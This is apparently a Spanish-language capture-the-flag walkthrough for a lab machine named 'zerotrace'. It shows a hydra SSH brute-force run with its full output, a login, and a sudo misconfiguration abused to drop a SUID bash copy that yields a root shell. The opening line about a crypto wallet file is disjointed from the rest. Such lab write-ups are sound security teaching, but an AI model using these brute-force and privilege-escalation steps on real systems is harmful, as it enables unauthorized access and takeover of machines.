El archivo `secret` que muestras contiene **una billetera (wallet) de criptomonedas en formato JSON**, específicamente compatible con estándares como los usados por **MetaMask, MyEtherWallet (MEW) o clientes de Ethereum**

luego de un rato largo...



```
drwxr-x─── 4 ll104567 shelldredd 4096 mar 12 18:12 .
drwxr-xr-x 5 root     root       4096 mar 11 23:39 ..
lrwxrwxrwx 1 root     root          9 mar  5 21:31 .bash_history → /dev/null
-rw-r--r-- 1 ll104567 ll104567    220 abr 23  2023 .bash_logout
-rw-r--r-- 1 ll104567 ll104567   3523 mar 11 21:29 .bashrc
-rwxrwxr-x 1 root     root        322 mar 12 18:12 guessme
drwxr-xr-x 3 ll104567 ll104567   4096 mar  5 21:18 .local
-rw-r--r-- 1 ll104567 ll104567    176 mar 12 15:50 one
-rw-r--r-- 1 ll104567 ll104567    807 abr 23  2023 .profile
-rw-r--r-- 1 ll104567 ll104567     66 mar 11 21:15 .selected_editor
drwx────── 2 ll104567 ll104567   4096 mar 12 00:05 .ssh
-rw-r────── 1 ll104567 ll104567     33 mar 12 16:18 user.txt
shelldredd@zerotrace:/home/ll104567$ cat one
Why don't we join two universes and see who's the strongest?

saitama
genos
mumen
speed-o
fubuki
bang
tatsumaki
boros
drkuseno
onepunchman
karin
zombieman
childemperor
stinger
shelldredd@zerotrace:/home/ll104567$
```

```
┌──(root㉿kali)-[/home/guel/Work]
└─# hydra -l ll104567 -P pass  ssh://192.168.0.151 -V -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-11 17:02:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 14 tasks per 1 server, overall 14 tasks, 14 login tries (l:1/p:14), ~1 try per task
[DATA] attacking ssh://192.168.0.151:22/
[ATTEMPT] target 192.168.0.151 - login "ll104567" - pass "dragonballzsaitama" - 1 of 14 [child 0] (0/0)
[ATTEMPT] target 192.168.0.151 - login "ll104567" - pass "dragonballzgenos" - 2 of 14 [child 1] (0/0)
[ATTEMPT] target 192.168.0.151 - login "ll104567" - pass "dragonballzmumen" - 3 of 14 [child 2] (0/0)
[ATTEMPT] target 192.168.0.151 - login "ll104567" - pass "dragonballzspeed-o" - 4 of 14 [child 3] (0/0)
[ATTEMPT] target 192.168.0.151 - login "ll104567" - pass "dragonballzfubuki" - 5 of 14 [child 4] (0/0)
[ATTEMPT] target 192.168.0.151 - login "ll104567" - pass "dragonballzbang" - 6 of 14 [child 5] (0/0)
[ATTEMPT] target 192.168.0.151 - login "ll104567" - pass "dragonballztatsumaki" - 7 of 14 [child 6] (0/0)
[ATTEMPT] target 192.168.0.151 - login "ll104567" - pass "dragonballzboros" - 8 of 14 [child 7] (0/0)
[ATTEMPT] target 192.168.0.151 - login "ll104567" - pass "dragonballzdrkuseno" - 9 of 14 [child 8] (0/0)
[ATTEMPT] target 192.168.0.151 - login "ll104567" - pass "dragonballzonepunchman" - 10 of 14 [child 9] (0/0)
[ATTEMPT] target 192.168.0.151 - login "ll104567" - pass "dragonballzkarin" - 11 of 14 [child 10] (0/0)
[ATTEMPT] target 192.168.0.151 - login "ll104567" - pass "dragonballzzombieman" - 12 of 14 [child 11] (0/0)
[ATTEMPT] target 192.168.0.151 - login "ll104567" - pass "dragonballzchildemperor" - 13 of 14 [child 12] (0/0)
[ATTEMPT] target 192.168.0.151 - login "ll104567" - pass "dragonballzstinger" - 14 of 14 [child 13] (0/0)
[22][ssh] host: 192.168.0.151   login: ll104567   password: dragonballzonepunchman
[STATUS] attack finished for 192.168.0.151 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

```
┌──(root㉿kali)-[/home/guel/Work]
└─# ssh ll104567@192.168.0.151
ll104567@192.168.0.151's password:
ll104567@zerotrace:~$ id
uid=1000(ll104567) gid=1000(ll104567) grupos=1000(ll104567)
ll104567@zerotrace:~$ whoami
ll104567
ll104567@zerotrace:~$
```

¿Por qué cambiar el nombre del archivo (`guessme`) te permite sobrescribirlo?

El truco funciona debido a **cómo Linux maneja los permisos de archivos y directorios**, combinado con una mala configuración de `sudo`

```
ll104567@zerotrace:~$ mv guessme whocares
```

```
ll104567@zerotrace:~$ ls
guessme  one  user.txt  whocares
ll104567@zerotrace:~$ cat guessme
cp /bin/bash /tmp/shellSuid;chmod +s /tmp/shellSuid
ll104567@zerotrace:~$ sudo /bin/bash /home/ll104567/guessme
ll104567@zerotrace:~$ /tmp/s
shellSuid
systemd-private-a5de6c63d1b64cf381cdd9583f97eb8e-systemd-logind.service-fcG1UU/
ll104567@zerotrace:~$ /tmp/shellSuid -p
shellSuid-5.2# id
uid=1000(ll104567) gid=1000(ll104567) euid=0(root) egid=0(root) grupos=0(root),1000(ll104567)
shellSuid-5.2# whoami
root
shellSuid-5.2#
```